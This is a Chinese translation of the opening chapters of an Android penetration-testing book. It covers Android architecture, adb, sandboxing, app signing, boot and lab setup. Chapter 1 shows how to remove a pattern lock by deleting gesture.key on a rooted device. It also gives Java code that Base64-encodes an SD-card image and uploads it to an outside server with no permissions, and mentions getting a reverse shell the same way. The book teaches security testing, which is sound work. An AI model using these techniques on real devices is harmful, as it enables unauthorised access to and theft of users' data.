

Community Experience Distilled

Learning Pentesting for Android Devices

A practical guide to learning penetration testing for Android devices and applications

Foreword by Elad Shapira, Mobile Security Researcher

Aditya Gupta

[PACKT] open source*
PUBLISHING community experience distilled

目録

Android 渗透测试学习手册 中文版

原书：Learning Pentesting for Android Devices

译者：飞龙

- 在线阅读
- PDF格式
- EPUB格式
- MOBI格式
- 代码仓库

赞助我



协议

第一章 Android 安全入门

> 作者：Aditya Gupta
>
> 译者：飞龙
>

Android 是当今最流行的智能手机操作系统之一。 随着人气的增加，它存在很多安全风险，这些风险不可避免地被引入到应用程序中，使得用户本身受到威胁。 我们将在本书中以方法论和循序渐进的方式来讨论 Android 应用程序安全性和渗透测试的各个方面。

本章的目标是为 Android 安全打下基础，以便在以后的章节中使用。

1.1 Android 简介

自从 Android 被谷歌收购（2005 年），谷歌已经完成了整个开发，在过去的 9 年里，尤其是在安全方面，有很多变化。 现在，它是世界上最广泛使用的智能手机平台，特别是由于不同的手机制造商，如 LG，三星，索尼和 HTC 的支持。 Android 的后续版本中引入了许多新概念，例如 Google Bouncer 和 Google App Verifier。 我们将在本章逐一介绍它们。

如果我们看看 Android 的架构，如下图所示，我们将看到它被分为四个不同的层。 在它的底部是 Linux 内核，它已被修改来在移动环境中获得更好的性能。 Linux 内核还必须与所有硬件组件交互，因此也包含大多数硬件驱动程序。 此外，它负责 Android 中存在的大多数安全功能。 由于 Android 基于 Linux 平台，它还使开发人员易于将 Android 移植到其他平台和架构。 Android 还提供了一个硬件抽象层，供开发人员在 Android 平台栈和他们想要移植的硬件之间创建软件钩子。

在 Linux 内核之上是一个层级，包含一些最重要和有用的库，如下所示：

Surface Manager：管理窗口和屏幕 媒体框架：这允许使用各种类型的编解码器来播放和记录不同的媒体 SQLite：这是一个较轻的 SQL 版本，用于数据库管理 WebKit：这是浏览器渲染引擎 OpenGL：用于在屏幕上正确显示 2D 和 3D 内容

以下是来自 Android 开发人员网站的 Android 架构的图形表示：



Android 中的库是用 C 和 C++ 编写的，其中大多数是从 Linux 移植的。 与 Linux 相比，Android 中的一个主要区别是，在这里没有 `libc` 库，它用于 Linux 中的大多数任务。 相反，Android 有自己的称为 `bionic` 的库，我们可以认为它是一个剥离和修改后的，用于 Android 的 libc 版本。

在同一层级，还有来自 Android 运行时 -- Dalvik 虚拟机和核心库的组件。 我们将在本书的下一部分中讨论关于 Dalvik 虚拟机的很多内容。

在这个层之上，有应用程序框架层，它支持应用程序执行不同类型的任务。

此外，开发人员创建的大多数应用程序只与第一层和最顶层的应用程序交互。 该架构以一种方式设计，在每个时间点，底层都支持上面的层级。

早期版本的 Android（<4.0）基于 Linux 内核 2.6.x，而较新版本基于内核 3.x. 不同的 Android 版本和他们使用的 Linux 内核的列表规定如下：

Android 1.5	Linux Kernel 2.6.27
Android 1.6	Linux Kernel 2.6.29
Android 2.0/2.1	Linux Kernel 2.6.29
Android 2.2	Linux Kernel 2.6.32
Android 2.3.x	Linux Kernel 2.6.35
Android 3.x	Linux Kernel 2.6.36
Android 4.x"	Linux Kernel 3.0.1
Android 4.1/4.2	Linux Kernel 3.0.31

Android 中的所有应用程序都在虚拟环境下运行，这称为 Dalvik 虚拟机（DVM）。 这里需要注意的一点是，从 Android 4.4 版本开始，还有另一个运行时称为 Android 运行时（ART），用户可以在 DVM 和 ART 运行时环境之间自由切换。

然而，对于这本书，我们将只关注 Dalvik 虚拟机实现。 它类似于 Java 虚拟机（JVM），除了基于寄存器的特性，而不是基于堆栈的特性。 因此，运行的每个应用程序都将在自己的 Dalvik 虚拟机实例下运行。 因此，如果我们运行三个不同的应用程序，将有三个不同的虚拟实例。 现在，这里的重点是，即使它为应用程序创建一个虚拟环境来运行，它不应该与安全容器或安全环境混淆。 DVM 的主要焦点是与性能相关，而不是与安全性相关。

Dalvik 虚拟机执行一个名为 `.dex` 或 Dalvik 可执行文件的文件格式。 我们将进一步查看 `.dex` 文件格式，并将在下面的章节中进行分析。 现在让我们继续与 adb 进行交互，并更深入地分析 Android 设备及其体系结构。

1.2 深入了解 Android

如果你有 Android 设备或正在运行Android模拟器，则可以使用 Android SDK 本身提供的工具（称为 adb）。 我们将在第二章详细讨论 adb。 现在，我们将只设置 SDK，我们已经准备好了。

一旦设备通过 USB 连接，我们可以在我们的终端中输入 adb，这将显示所连接设备的序列号列表。 请确保你已在设备设置中启用了 USB 调试功能。

```
$ adb devices
List of devices attached
emulator-5554   device
```

> 提示
>
> 下载示例代码
>
> 你可以从 `http://www.packtpub.com` 下载你从帐户中购买的所有 Packt 图书的示例代码文件。 如果你在其他地方购买此书，则可以访问 `http://www.packtpub.com/support` 并注册以将文件直接发送给你。

现在，如我们之前所见，Android 是基于 Linux 内核的，所以大多数 Linux 命令在 Android 上也可以通过 adb shell 完美运行。 adb shell 为你提供与设备的 shell 直接交互，你可以在其中执行命令和执行操作以及分析设备中存在的信息。 为了执行 shell，只需要键入以下命令：

```
adb shell.
```

一旦我们在 shell 中，我们可以运行 `ps` 为了列出正在运行的进程：

```
# ps
USER     PID   PPID  VSIZE  RSS     WCHAN    PC         NAME
root     1     0     368    220     c0077dc0 000090cc S /init
root     2     0     0      0       c009015c 00000000 S kthreadd
root     3     2     0      0       c007aeec 00000000 S ksoftirqd/0
root     4     2     0      0       c00aeac4 00000000 S watchdog/0
root     5     2     0      0       c008c214 00000000 S events/0


system    19682 1304  135620 15020 ffffffff ffff0520 S com.sec.android.providers.drm
app_78    19770 1304  146072 23376 ffffffff afd0c5bc S com.whatsapp
radio     19788 1304  138720 20488 ffffffff afd0c5bc S com.wssyncmldm
app_41    19807 1304  135888 16740 ffffffff afd0c5bc S com.sec.android.widgetapp.dualclock
app_39    19816 1304  157876 23580 ffffffff afd0c5bc S com.google.android.apps.maps:GoogleLocat
```

如你所见，`ps` 将列出当前在 Android 系统中运行的所有进程。 如果仔细看，第一列制定了用户名。 在这里我们可以看到各种用户名，如 `system` ， `root` ， `radio` 和一系列以 `app_` 开头的用户名。 正如你可能已经猜到的，以 `system` 名称运行的进程由系统拥有， `root` 作为根进程运行， `radio` 是与电话和无线电相关的进程， `app_` 进程是用户已下载的所有应用程序，安装在他们的设备上并且当前正在运行。 因此，就像在 Linux 中用户确定了当前登录到系统的唯一用户一样，在 Android 中，用户标识了在自己的环境中运行的应用/进程。

所以，Android 安全模型的核心是 Linux 特权分离。 每次在 Android 设备中启动新应用程序时，都会为其分配唯一的用户 ID（UID），该用户 ID 将之后会属于某些其他预定义组。

与 Linux 类似，用作命令的所有二进制文件都位于 `/system/bin` 和 `/system /xbin` 。 此外，我们从 Play 商店或任何其他来源安装的应用程序数据将位于 `/data/data` ，而其原始安装文件（即 `.apk` ）将存储在 `/data/app` 。 此外，还有一些应用程序需要从 Play 商店购买，而不是只是免费下载。 这些应用程序将存储在 `/data/app-private/` 。

Android 安装包（APK）是 Android 应用程序的默认扩展名，它只是一个归档文件，包含应用程序的所有必需文件和文件夹。 我们在后面的章节中将继续对 `.apk` 文件进行逆向工程。

现在，让我们访问 `/data/data` ，看看里面有什么。 这里需要注意的一点是，为了在真实设备上实现，设备需要 root 并且必须处于 `su` 模式：

```
# cd /data/data
# ls
com.aditya.facebookapp
com.aditya.spinnermenu
com.aditya.zeropermission
com.afe.socketapp
com.android.backupconfirm
com.android.browser
com.android.calculator2
com.android.calendar
com.android.camera
com.android.certinstaller
com.android.classic
com.android.contacts
com.android.customlocale2
```

所以，我们可以在这里看到，例如，`com.aditya.facebookapp`，是单独的应用程序文件夹。现在，你可能会想知道为什么它是用点分隔的单词风格，而不是常见的文件夹名称，如`FacebookApp`或`CameraApp`。因此，这些文件夹名称指定各个应用程序的软件包名称。软件包名称是应用程序在 Play 商店和设备上标识的唯一标识符。例如，可能存在具有相同名称的多个相机应用或计算器应用。因此，为了唯一地标识不同的应用，使用包名称约定而不是常规应用名称。

如果我们进入任何应用程序文件夹，我们会看到不同的子文件夹，例如文件（`files`），数据库（`databases`）和缓存（`cache`），稍后我们将在第 3 章“逆向和审计 Android 应用程序”中查看。

```
shell@android:/data/data/de.trier.infsec.koch.droidsheep # ls
cache
databases
files
lib
shell@android:/data/data/de.trier.infsec.koch.droidsheep #
```

这里需要注意的一个重要的事情是，如果手机已经 root，我们可以修改文件系统中的任何文件。对设备获取 root 意味着我们可以完全访问和控制整个设备，这意味着我们可以看到以及修改任何我们想要的文件。

最常见的安全保护之一是大多数人都想到的是模式锁定或 pin 锁，它默认存在于所有Android手机。你可以通过访问`Settings | Security | Screen Lock`来配置自己的模式。

一旦我们设置了密码或模式锁定，我们现在将继续，将手机与 USB 连接到我们的系统。现在，密码锁的密钥或模式锁的模式数据以名称`password.key`或`gesture.key`存储在`/data/system`。注意，如果设备被锁定，并且 USB 调试被打开，你需要一个自定义引导加载程序来打开 USB 调试。整个过程超出了本书的范围。要了解有关 Android 的更多信息，请参阅 Thomas Cannon Digging 的 Defcon 演示。


因为破解密码/模式将更加艰难，并且需要暴力（我们将看到如何解密实际数据），我们将简单地继续并删除该文件，这将从我们手机中删除模式保护 ：

```
shell@android:/data # cd /data/system
shell@android:/data/system # rm gesture.key
```

所以，我们可以看到，一旦手机被 root ，几乎任何东西都可以只用手机、一根USB电缆和一个系统来完成。我们将在本书的后续章节中更多地了解基于 USB 的利用。

1.3 沙箱和权限模型

为了理解 Android 沙箱，让我们举一个例子，如下图：



如前图所示和前面所讨论的，Android 中的每个应用程序都在其自己的 Dalvik 虚拟机实例中运行。 这就是为什么，无论何时任何应用程序在我们的设备中崩溃，它只是显示强制关闭或等待选项，但其他应用程序继续顺利运行。 此外，由于每个应用程序都在其自己的实例中运行，因此除非内容提供者另有规定，否则将无法访问其他应用程序的数据。

Android 使用细粒度的权限模型，这需要应用程序在编译最终应用程序包之前预定义权限。

你必须注意到，每次从 Play 商店或任何其他来源下载应用程序时，它会在安装过程中显示一个权限屏幕，它类似于以下屏幕截图：



此权限屏幕显示应用程序可以通过手机执行的所有任务的列表，例如发送短信，访问互联网和访问摄像头。 请求多于所需的权限使应用程序成为恶意软件作者的更具吸引力的目标。

Android 应用程序开发人员必须在开发应用程序时在名为 `AndroidManifest.xml` 的文件中指定所有这些权限。 此文件包含各种应用程序相关信息的列表，例如运行程序所需的最低 Android 版本，程序包名称，活动列表（应用程序可见的应用程序中的界面），服务（应用程序的后台进程），和权限。 如果应用程序开发人员未能在 `AndroidManifest.xml` 文件中指定权限，并仍在应用程序中使用它，则应用程序将崩溃，并在用户运行它时显示强制关闭消息。

一个正常的 `AndroidManifest.xml` 文件看起来像下面的截图所示。 在这里，你可以使用 `<uses-permission>` 标记和其他标记查看所需的不同权限：

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.aditya.something"
    android:versionCode="1"
    android:versionName="1.0" >
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
    <uses-sdk
        android:minSdkVersion="8"
        android:targetSdkVersion="17" />
```

如前所述，所有 Android 应用程序在安装后首次启动时都会分配一个唯一的 UID。 具有给定 UID 的所有用户都属于特定组，具体取决于他们请求的权限。 例如，一个仅请求 Internet 权限的应用程序将属于 `inet` 组，因为 Android 中的 Internet 权限位于 `inet` 组下。

用户（在这种情况下的应用程序）可以属于多个组，具体取决于他们请求的权限。 或者换句话说，每个用户可以属于多个组，并且每个组可以具有多个用户。 这些组具有由组 ID（GID）定义的唯一名称。 然而，开发人员可以明确地指定其他应用程序在与第一个相同的 UID 下运行。 在我们的设备中，其中的组和权限在文件 `platform.xml` 中指定，它位于 `/system/etc/permissions/` ：

```
shell@grouper:/system/etc/permissions $ cat platform.xml
<permissions>

. . .
   <!-- ================================================================== -->

    <!-- The following tags are associating low-level group IDs with
         permission names. By specifying such a mapping, you are saying
         that any application process granted the given permission will
         also be running with the given group ID attached to its process,
         so it can perform any filesystem (read, write, execute) operations
         allowed for that group. -->

    <permission name="android.permission.BLUETOOTH" >
        <group gid="net_bt" />
    </permission>

    <permission name="android.permission.INTERNET" >
        <group gid="inet" />
    </permission>

    <permission name="android.permission.CAMERA" >
        <group gid="camera" />
    </permission>

. . .  [Some of the data has been stripped from here in order to shorten the output an
d make it readable]

</permissions>
```

此外，这清除了对在 Android 设备中运行的本地应用程序的怀疑。 由于本地应用程序直接与处理器交互，而不是在 Dalvik 虚拟机下运行，因此它不会以任何方式影响整体安全模型。

现在，就像我们在前面部分看到的，应用程序将其数据存储在 `location/data/data/[package name]` 。 现在，存储应用程序数据的所有文件夹也具有相同的用户 ID，这构成 Android 安全模型的基础。 根据 UID 和文件权限，它将限制来自具有不同 UID 的其他应用程序对它的访问和修改。

在下面的代码示例中， `ret` 包含以 Base64 格式编码存储在的 SD 卡中的图像，现在正在使用浏览器调用来上传到 `attify.com` 网站。 目的只是找到一种方式来在两个不同的 Android 对象之间进行通信。

我们将首先创建一个对象来存储图像，在 Base64 中编码，最后将其存储在一个字符串中 `imageString` ：

```
final File file = new File("/mnt/sdcard/profile.jpg");
Uri uri = Uri.fromFile(file);
ContentResolver cr = getContentResolver();
Bitmap bMap=null;
try {
    InputStream is = cr.openInputStream(uri);
    bMap = BitmapFactory.decodeStream(is);
    if (is != null) {
        is.close();
    }
} catch (Exception e) {
    Log.e("Error reading file", e.toString());
}

ByteArrayOutputStream baos = new ByteArrayOutputStream();
bMap.compress(Bitmap.CompressFormat.JPEG, 100, baos);
byte[] b = baos.toByteArray();
String imageString = Base64.encodeToString(b,Base64.DEFAULT);
```

最后，我们将启动浏览器将数据发送到我们的服务器，我们有一个 `.php` 文件侦听传入的数据：

```
startActivity(new Intent(Intent.ACTION_VIEW,Uri.parse("http://attify.com/up.php?u="+im
ageString)));
```

我们还可以执行命令并以相同的方式将输出发送到远程服务器。但是，这里需要注意的一点是 shell 应该在应用程序的用户下运行：

```
// To execute commands :
String str = "cat /proc/version";     //command to be executed is stored in str.
process = Runtime.getRuntime().exec(str);
```

这是一个有趣的现象，因为攻击者可以获得一个反向 shell（这是一个从设备到系统的双向连接，可以用于执行命令），而不需要任何类型的权限。

1.4 应用签名

应用程序签名是 Android 的独特特性之一，由于其开放性和开发人员社区，它取得了成功。Play 商店中有超过一百万个应用。在 Android 中，任何人都可以通过下载 Android SDK 创建 Android 应用，然后将其发布到 Play 商店。通常有两种类型的证书签名机制。一个是由管理证书颁发机构（CA）签名的，另一个是自签名证书。没有中间证书颁发机构（CA），而开发人员可以创建自己的证书并为应用程序签名。

在 Apple 的 iOS 应用程序模型中可以看到 CA 签名，其中开发者上传到 App Store 的每个应用程序都经过验证，然后由 Apple 的证书签名。一旦下载到设备，设备将验证应用程序是否由 Apple 的 CA 签名，然后才允许应用程序运行。

但是，在 Android 中是相反的。 没有证书颁发机构; 而是开发人员的自创建证书可以签署应用程序。 应用程序上传完成后，会由 Google Bouncer 进行验证，这是一个虚拟环境，用于检查应用程序是否是恶意或合法的。 检查完成后，应用就会显示在 Play 商店中。 在这种情况下，Google 不会对该应用程序进行签名。 开发人员可以使用 Android SDK 附带的工具（称为 `keytool` ）创建自己的证书，或者使用 Eclipse 的 GUI 创建证书。

因此，在 Android 中，一旦开发人员使用他创建的证书签名了应用程序，他需要将证书的密钥保存在安全的位置，以防止其他人窃取他的密钥并使用开发人员的证书签署其他应用程序。

如果我们有一个 Android 应用程序（ `.apk` ）文件，我们可以检查应用程序的签名，并找到使用称为 `jarsigner` 的工具签署应用程序的人，这个工具是 Android SDK 自带的：

```
$ jarsigner -verify -certs -verbose testing.apk
```

以下是在应用程序上运行上述命令并获取签名的信息的屏幕截图：

```
adityagupta at MathBook Pro in ~/Desktop
$ jarsigner -verify -certs -verbose testing.apk

sm       652 Sat Nov 16 06:23:16 GMT+05:30 2013 res/layout/activity_main.xml

      X.509, CN=Aditya Gupta, OU=Attify, O=Attify India, L=Mumbai, ST=Maharastra, C=IN
      [certificate is valid from 11/16/13 6:23 AM to 11/10/38 6:23 AM]
```

此外，解压缩 `.apk` 文件后，可以解析 `META-INF` 文件夹中出现的 `CERT.RSA` 文件的 ASCII 内容，以获取签名，如以下命令所示：

```
$ unzip testing.apk
$ cd META-INF
$ openssl pkcs7 -in CERT.RSA -print_certs -inform DER -out out.cer
$ cat out.cer
```

这在检测和分析未知的 Android `.apk` 示例时非常有用。 因此，我们可以使用它获得签署人以及其他详细信息。

1.5 Android 启动流程

在 Android 中考虑安全性时最重要的事情之一是 Android 启动过程。 整个引导过程从引导加载程序开始，它会反过来启动 `init` 过程 - 第一个用户级进程。

所以，任何引导加载程序的变化，或者如果我们加载另一个，而不是默认存在的引导加载程序，我们实际上可以更改在设备上加载的内容。 引导加载程序通常是特定于供应商的，每个供应商都有自己的修改版本的引导加载程序。 通常，默认情况下，此功能通过锁定引导加载程序来禁用，它只允许供应商指定的受信任内核在设备上运行。 为了将自己的 ROM 刷到 Android 设备，需要解锁引导加载程序。 解锁引导加载程序的过程可能因设备而异。 在某些情况下，它也可能使设备的保修失效。

注

在 Nexus 7 中，它就像使用命令行中的 `fastboot` 工具一样简单，如下所示：

```
$ fastboot oem unlock
```

在其他设备中，可能需要更多精力。 我们看看如何创建自己的 Bootloader 并在本书的后续章节中使用它。

回到启动过程，在引导加载程序启动内核并启动 `init` 之后，它挂载了 Android 系统运行所需的一些重要目录，例如 `/dev` ， `/sys` 和 `/proc` 。 此外， `init` 从配置文件 `init.rc` 和 `init.[device-name].rc` 中获取自己的配置，在某些情况下从位于相同位置的 `.sh` 文件获取自己的配置。

```
shell@android:/ $ ls -l | grep 'init'
-rwxr-x--- root     root       102920 1970-01-01 05:30 init
-rwxr-x--- root     root          950 1970-01-01 05:30 init.clrdex.sh
-rwxr-x--- root     root         2787 1970-01-01 05:30 init.goldfish.rc
-rwxr-x--- root     root        16758 1970-01-01 05:30 init.rc
-rwxr-x--- root     root        19144 1970-01-01 05:30 init.semc.rc
-rwxr-x--- root     root         3219 1970-01-01 05:30 init.usbmode.sh
shell@android:/ $
```

如果我们对 `init.rc` 文件执行 `cat` ，我们可以看到 `init` 加载自身时使用的所有规范，如下面的截图所示：

```
shell@android:/ # cat init.rc
on early-init
    # Set init and its forked children's oom_adj.
    write /proc/1/oom_adj -16

    start ueventd

# create mountpoints
    mkdir /mnt 0775 root system

on init

sysclktz 0

loglevel 3

# setup the global environment
    export PATH /sbin:/vendor/bin:/system/sbin:/system/bin:/s
    export LD_LIBRARY_PATH /vendor/lib:/system/lib:/lib:/usr/
    export ANDROID_BOOTLOGO 1
    export ANDROID_ROOT /system
    export ANDROID_ASSETS /system/app
    export ANDROID_DATA /data
    export ASEC_MOUNTPOINT /mnt/asec
    export LOOP_MOUNTPOINT /mnt/obb
```

`init` 进程的责任是启动其他必需的组件，例如负责 ADB 通信和卷守护程序（vold）的 adb 守护程序（adbd）。

加载时使用的一些属性位于 `build.prop` ，它位于 `location/system` 。 当你在 Android 设备上看到 Android logo 时，就完成了 `init` 进程的加载。 正如我们在下面的截图中可以看到的，我们通过检查 `build.prop` 文件来获取设备的具体信息：

```
shell@android:/system # cat build.prop
##### Merging of the /util/data/semc_kernel_time_stamp.prop file #####
ro.build.date=Fri Oct 5 01:14:38 2012
ro.build.date.utc=1349367278
ro.build.user=BuildUser
ro.build.host=BuildHost

##### Final patch of properties #####
ro.build.product=LT26i
ro.build.description=LT26i-user 4.0.4 6.1.A.2.55 yPd_zw test-keys

ro.product.brand=SEMC
ro.product.name=LT26i_1257-6758
ro.product.device=LT26i
ro.build.tags=release-keys
ro.build.fingerprint=SEMC/LT26i_1257-6758/LT26i:4.0.4/6.1.A.2.55/yPd_zw


        ######################## Customized property values #############

ro.semc.version.cust=1257-6758
ro.semc.version.cust_revision=R5G

        ################################################################


ro.config.ringtone=xperia.ogg
ro.config.notification_sound=notification.ogg
ro.config.alarm_alert=alarm.ogg
ro.semc.content.number=PA4
```

一旦所有的东西被加载， `init` 最后会加载一个称为 Zygote 的进程，负责以最小空间加载 Dalvik 虚拟机和共享库，来加快整个进程的加载速度。 此外，它继续监听对自己的新调用，以便在必要时启动更多 DVM。 这是当你在设备上看到 Android 开机动画时的情况。

一旦完全启动，Zygote 派生自己并启动系统，加载其他必要的 Android 组件，如活动管理器。 一旦完成整个引导过程，系统发送 `BOOT_COMPLETED` 的广播，许多应用程序可能使用称为广播接收器的 Android 应用程序中的组件来监听。 当我们在第 3 章“逆向和审计 Android 应用程序”中分析恶意软件和应用程序时，我们将进一步了解广播接收器。

总结

在本章中，我们为学习 Android渗透测试建立了基础。 我们还了解 Android 的内部结构及其安全体系结构。

在接下来的章节中，我们将建立一个 Android 渗透测试实验室，并使用这些知识执行更多的技术任务，来渗透 Android 设备和应用程序。 我们还将了解有关 ADB 的更多信息，并使用它来收集和分析设备中的信息。

第二章 准备实验环境

> 作者：Aditya Gupta
>
> 译者：飞龙


在上一章中，我们了解了 Android 安全性及其体系结构的基础知识。 在本章中，我们将了解如何建立 Android 渗透测试实验环境，其中包括下载和配置 Android SDK 和 Eclipse。 我们将深入了解 ADB，并了解如何创建和配置 Android 虚拟设备（AVD）。

2.1 建立开发环境

为了构建 Android 应用程序或创建 Android 虚拟设备，我们需要配置开发环境，以便运行这些应用程序。 因此，我们需要做的第一件事是下载 Java 开发工具包（JDK），其中包括 Java 运行时环境（JRE）：

1. 为了下载 JDK，我们需要访问 `http://www.oracle.com/technetwork/java/javase/downloads/index.html`，并根据我们所在的平台下载 JDK 7。


   就像下载它并运行下载的可执行文件一样简单。 在以下屏幕截图中，你可以看到我的系统上安装了 Java：




2. 一旦我们下载并安装了 JDK，我们需要在我们的系统上设置环境变量，以便可以从任何路径执行 Java。

   对于 Windows 用户，我们需要右键单击 `My Computer`（我的电脑）图标，然后选择 `Properties`（属性）选项。


3. 接下来，我们需要从顶部选项卡列表中选择 `Advanced system settings` （高级系统设置）选项：



4. 一旦我们进入了 `System Properties` （系统属性）对话框，在右下角，我们可以看到 `Environment Variables...` （环境变量）选项。 当我们点击它，我们可以看到另一个窗口，包含系统变量及其值，在 `System variables` （系统变量）部分下：



5. 在新的弹出对话框中，我们需要单击 `Variables` （变量）下的 `PATH` 文本框，并键入 Java 安装文件夹的路径：



对于 Mac OS X，我们需要编辑 `/.bash_profile` 文件，并将 Java 的路径追加到 `PATH` 变量。

在 Linux 机器中，我们需要编辑 `./bashrc` 文件并附加环境变量行。 这里是命令：

```
$ nano ~/.bashrc
$ export JAVA_HOME=`/usr/libexec/java_home -v 1.6` or export JAVA_HOME=`/usr/libex
ec/java_home -v 1.7`
```

你还可以通过从终端运行以下命令来检查 Java 是否已正确安装和配置：

